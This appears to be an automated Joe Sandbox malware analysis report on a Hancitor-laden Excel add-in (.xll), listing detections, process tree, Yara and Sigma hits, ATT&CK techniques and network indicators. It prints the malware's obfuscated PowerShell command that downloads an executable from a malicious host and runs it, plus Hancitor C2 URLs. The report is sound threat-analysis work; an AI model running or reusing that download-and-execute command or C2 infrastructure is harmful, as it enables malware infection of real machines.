ID: 445958
Sample Name:
0708_5355150121.xll
Cookbook: default.jbs
Time: 16:29:13
Date: 08/07/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report 0708_5355150121.xll 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Hancitor 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Location Tracking: 5
Compliance: 6
Software Vulnerabilities: 6
Networking: 6
System Summary: 6
Data Obfuscation: 6
Boot Survival: 6
HIPS / PFW / Operating System Protection Evasion: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 10
Public 10
Private 10
General Information 11
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 12
ASN 12
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
Static File Info 16
General 16
File Icon 17
Static PE Info 17
General 17
Authenticode Signature 17
Entrypoint Preview 17
Data Directories 17
Sections 17
Imports 18
Exports 18
Network Behavior 18
Network Port Distribution 18
TCP Packets 18
UDP Packets 18
DNS Queries 18
DNS Answers 18
HTTP Request Dependency Graph 19
HTTP Packets 19
Code Manipulations 39
Statistics 39

Behavior 39
System Behavior 39
Analysis Process: EXCEL.EXE PID: 6120 Parent PID: 5616 39
General 39
File Activities 39
File Read 39
Registry Activities 39
Analysis Process: mshta.exe PID: 5756 Parent PID: 6120 39
General 39
File Activities 40
Analysis Process: powershell.exe PID: 5944 Parent PID: 5756 40
General 40
File Activities 40
File Created 40
File Deleted 40
File Written 40
File Read 40
Analysis Process: conhost.exe PID: 3412 Parent PID: 5944 40
General 40
Analysis Process: powershell.exe PID: 5788 Parent PID: 5944 41
General 41
File Activities 41
File Created 41
File Deleted 41
File Written 41
File Read 41
Registry Activities 41
Analysis Process: snd32sys.exe PID: 2160 Parent PID: 5944 41
General 41
File Activities 42
File Created 42
Disassembly 42
Code Analysis 42


Windows Analysis Report 0708_5355150121.xll

Overview


General Information

Sample Name:	0708_5355150121.xll
Analysis ID:	445958
MD5:	41e0318dfdb1c18.
SHA1:	f0c230010c7b855..
SHA256:	73b8c566d8cdf32..
Tags:	dll xll
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (overwrites its o…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Yara detected Hancitor
- C2 URLs / IPs found in malware con…
- Contains functionality to inject threa…
- Document exploit detected (process…
- Downloads files with wrong headers …
- Drops PE files to the user root direc…
- May check the online IP address of …
- Powershell drops PE file

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 6120 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /dde MD5: 5D6638F2C8F8571C593999C58866007E)
  - mshta.exe (PID: 5756 cmdline: 'C:\Windows\SysWOW64\mshta.exe' 'C:\Users\Public\res32.hta' {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} MD5: 7083239CE743FDB68DFC933B7308E80A)
    - powershell.exe (PID: 5944 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' poWerSHEll.eXE -EX bYpASs -NOp -w 1 WGeT ' http://srand04rf.ru/08.jpg ' -OuTfIle 'c:\Users\Public\snd32sys.exe' ; sTart 'c:\Users\Public\snd32sys.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - conhost.exe (PID: 3412 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 5788 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -EX bYpASs -NOp -w 1 WGeT 'http://srand04rf.ru/08.jpg ' -OuTfIle c:\Users\Public\snd32sys.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - snd32sys.exe (PID: 2160 cmdline: 'C:\Users\Public\snd32sys.exe' MD5: ED1921467F6784AF6BDCA40A06A541B5)
- **cleanup**

Malware Configuration

Threatname: Hancitor

```
{
  "Campaign Id": "0707in2_wvcr",
  "C2 list": [
    "http://sudepallon.com/8/forum.php",
    "http://anspossthrly.ru/8/forum.php",
    "http://thentabecon.ru/8/forum.php"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
00000001.00000003.225595145.000000000659 0000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x18c6a:$s1: poWerSHEll
00000001.00000003.224640872.0000000002F7 6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0xeee:$s1: poWerSHEll • 0x1256:$s1: PowerShell • 0x1256:$sr1: PowerShell • 0x1256:$sn3: PowerShell
00000001.00000002.227307568.0000000002F7 6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0xeee:$s1: poWerSHEll • 0x1256:$s1: PowerShell • 0x1256:$sr1: PowerShell • 0x1256:$sn3: PowerShell
00000001.00000003.225197640.0000000002F7 6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0xeee:$s1: poWerSHEll • 0x1256:$s1: PowerShell • 0x1256:$sr1: PowerShell • 0x1256:$sn3: PowerShell
00000002.00000002.348453730.0000000004B3 0000.00000004.00000040.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1563:$s1: powershell • 0x1572:$s1: poWerSHEll • 0x1563:$sr1: powershell • 0x1563:$sn1: powershell
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
16.3.snd32sys.exe.12f4305.0.unpack	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
16.3.snd32sys.exe.12f4305.0.unpack	Hancitor	Hancitor Payload	kevoreilly	• 0x54f:$decrypt3: 8B 45 FC 33 D2 B9 08 00 00 00 F7 F1 8B 45 08 0F BE 0C 10 8B 55 08 03 55 FC 0F BE 02 33 C1 8B 4D ...
16.3.snd32sys.exe.12f4305.0.raw.unpack	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
16.3.snd32sys.exe.12f4305.0.raw.unpack	Hancitor	Hancitor Payload	kevoreilly	• 0x114f:$decrypt3: 8B 45 FC 33 D2 B9 08 00 00 00 F7 F1 8B 45 08 0F BE 0C 10 8B 55 08 03 55 FC 0F BE 02 33 C1 8B 4D ...
16.2.snd32sys.exe.610000.0.unpack	JoeSecurity_Hancitor	Yara detected Hancitor	Joe Security	
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Execution from Suspicious Folder

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Location Tracking:

Yara detected Hancitor

Compliance:

Detected unpacking (overwrites its own PE header)

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

C2 URLs / IPs found in malware configuration

Downloads files with wrong headers with respect to MIME Content-Type

May check the online IP address of the machine

System Summary:

Malicious sample detected (through community Yara rule)

Powershell drops PE file

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Boot Survival:

Drops PE files to the user root directory

HIPS / PFW / Operating System Protection Evasion:

Contains functionality to inject threads in other processes

Remote Access Functionality:


Yara detected Hancitor

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comman Control
Valid Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Data Obfuscati
Default Accounts	Exploitation for Client Execution 1	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Obfuscated Files or Information 2	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Ingress T Transfer
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1 1	Security Account Manager	System Information Discovery 3 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Encrypte Channel
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1 1 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Appl Layer Pro
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 2 1	LSA Secrets	Security Software Discovery 2 1	SSH	Keylogging	Data Transfer Size Limits	Applicatic Protocol

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comman Control
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 1 2	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Commun
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Common Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicatio Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Prot
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Trans Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
0708_5355150121.xll	24%	Virustotal		Browse
0708_5355150121.xll	17%	ReversingLabs	Win32.Trojan.Babar	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
16.2.snd32sys.exe.610000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://srand04rf.ru/08	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://thentabecon.ru/8/forum.php	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://anspossthrly.ru/8/forum.php	0%	Avira URL Cloud	safe	
http://srand04rf.ru	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://api.ipify.org0.0.0.0ncdrlebGUID=%I64u&BUILD=%s&INFO=%s&EXT=%s&IP=%s&TYPE=1&WIN=%d.%d(x64)GUID	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png8	0%	Avira URL Cloud	safe	
http://srand04rf.ru/08.jpg	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	23.21.173.155	true	false		high
srand04rf.ru	8.211.241.0	true	true		unknown
sudepallon.com	77.222.42.67	true	true		unknown
api.ipify.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api.ipify.org/	false		high
http://thentabecon.ru/8/forum.php	true	• Avira URL Cloud: safe	unknown
http://anspossthrly.ru/8/forum.php	true	• Avira URL Cloud: safe	unknown
http://srand04rf.ru/08.jpg	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.21.173.155	elb097307-934924932.us-east-1.elb.amazonaws.com	United States		14618	AMAZON-AESUS	false
77.222.42.67	sudepallon.com	Russian Federation		44112	SWEB-ASRU	true
8.211.241.0	srand04rf.ru	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	445958
Start date:	08.07.2021
Start time:	16:29:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	0708_5355150121.xll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLL@10/11@4/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 3% (good quality ratio 2.9%) • Quality average: 88.5% • Quality standard deviation: 21.2%
HCA Information:	• Successful, ratio: 75% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
16:30:52	API Interceptor	50x Sleep call for process: powershell.exe modified
16:31:54	API Interceptor	91x Sleep call for process: snd32sys.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.21.173.155	file.doc	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	file.dll	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	file.dll	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	file.doc	Get hash	malicious	Browse	• api.ipify.org/?format=xml

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	file.dll	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	file.dll	Get hash	malicious	Browse	• api.ipify.org/?format=xml
77.222.42.67	triage_dropped_file.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	nimb.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	0706_1050501748839.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.dll	Get hash	malicious	Browse	• mancause.ru/8/forum.php
	file.doc	Get hash	malicious	Browse	• mancause.ru/8/forum.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
elb097307-934924932.us-east-1.elb.amazonaws.com	OTzccW5OZg.exe	Get hash	malicious	Browse	• 50.16.226.23
	ve88CBNzQZ.dll	Get hash	malicious	Browse	• 50.16.216.118
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.235.175.90
	nimb.dll	Get hash	malicious	Browse	• 50.16.216.118
	0706_1050501748839.doc	Get hash	malicious	Browse	• 50.16.216.118
	file.dll	Get hash	malicious	Browse	• 23.21.136.132
	file.doc	Get hash	malicious	Browse	• 23.21.211.162
	file.doc	Get hash	malicious	Browse	• 23.21.136.132
	file.dll	Get hash	malicious	Browse	• 54.235.121.178
	file.doc	Get hash	malicious	Browse	• 50.16.246.238
	0706_1715044809783.doc	Get hash	malicious	Browse	• 54.235.175.90
	niberius.dll	Get hash	malicious	Browse	• 50.16.218.217
	nimb.dll	Get hash	malicious	Browse	• 54.225.78.40
	4h2yLkN8DO.dll	Get hash	malicious	Browse	• 23.23.104.250
	TejsR02giJ.exe	Get hash	malicious	Browse	• 50.16.216.118
	juON02msHS.dll	Get hash	malicious	Browse	• 23.23.104.250
	B6tFTmWwt8.exe	Get hash	malicious	Browse	• 50.16.218.217
	Y0Cc092A1t.exe	Get hash	malicious	Browse	• 54.235.175.90
	02ZEulFtpQ.exe	Get hash	malicious	Browse	• 54.235.121.178
	triage_dropped_file.dll	Get hash	malicious	Browse	• 50.16.218.217
srand04rf.ru	aCWkTdaR6G.dll	Get hash	malicious	Browse	• 8.209.119.208
	0616_433887484261.doc	Get hash	malicious	Browse	• 8.209.119.208
	omsh.dll	Get hash	malicious	Browse	• 8.209.119.208
	omsh_.dll	Get hash	malicious	Browse	• 8.209.119.208
	omh.dll	Get hash	malicious	Browse	• 8.209.119.208
	0616_1338797754728.doc	Get hash	malicious	Browse	• 8.209.119.208

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SWEB-ASRU	triage_dropped_file.dll	Get hash	malicious	Browse	• 77.222.42.67
	nimb.dll	Get hash	malicious	Browse	• 77.222.42.67
	0706_1050501748839.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.dll	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.dll	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	jax.k.dll	Get hash	malicious	Browse	• 77.222.52.246
	0526_28522894410229.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_1488782409783.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_17568640710485.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_4618771472215.doc	Get hash	malicious	Browse	• 77.222.52.246

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	0526_1488782409783.doc	Get hash	malicious	Browse	• 77.222.52.246
	jax.k.dll	Get hash	malicious	Browse	• 77.222.52.246
	180000.dll	Get hash	malicious	Browse	• 77.222.52.246
	jax.k.dll	Get hash	malicious	Browse	• 77.222.52.246
	HZHWEk01Ts.exe	Get hash	malicious	Browse	• 77.222.40.109
	pT4uZ7ExfU.exe	Get hash	malicious	Browse	• 77.222.40.139
	bid,11.20.doc	Get hash	malicious	Browse	• 77.222.55.176
AMAZON-AESUS	OTzccW5OZg.exe	Get hash	malicious	Browse	• 50.16.216.118
	ve88CBNzQZ.dll	Get hash	malicious	Browse	• 50.16.216.118
	FQ4jzOGrg6udVQoV9d7S.exe	Get hash	malicious	Browse	• 3.223.125.168
	FQ4jzOGrg6udVQoV9d7S.exe	Get hash	malicious	Browse	• 3.223.125.168
	triage_dropped_file.dll	Get hash	malicious	Browse	• 54.225.245.108
	nimb.dll	Get hash	malicious	Browse	• 54.235.175.90
	0706_1050501748839.doc	Get hash	malicious	Browse	• 50.16.216.118
	file.dll	Get hash	malicious	Browse	• 50.16.220.248
	file.doc	Get hash	malicious	Browse	• 23.21.173.155
	file.doc	Get hash	malicious	Browse	• 50.16.246.238
	file.dll	Get hash	malicious	Browse	• 54.225.245.108
	file.doc	Get hash	malicious	Browse	• 50.16.246.238
	0706_1715044809783.doc	Get hash	malicious	Browse	• 54.235.175.90
	niberius.dll	Get hash	malicious	Browse	• 23.21.211.162
	kURQyzESXZ.dll	Get hash	malicious	Browse	• 52.20.197.7
	nimb.dll	Get hash	malicious	Browse	• 23.21.136.132
	4h2yLkN8DO.dll	Get hash	malicious	Browse	• 23.23.104.250
	aJuocCMPkL.exe	Get hash	malicious	Browse	• 34.225.31.148
	TejsR02giJ.exe	Get hash	malicious	Browse	• 54.235.190.106
	CvRqP96UZw.exe	Get hash	malicious	Browse	• 100.25.107.227

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\res32.hta	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8419
Entropy (8bit):	5.163512636419693
Encrypted:	false
SSDEEP:	192:/arm5dHoAR5V98geGR4qUg3fjRORjkSRQvRIPLBaGxmBWzMIAlPoP8L7T:/audHjf98lRqTP9UgYCGNaGxmNDlo8L3
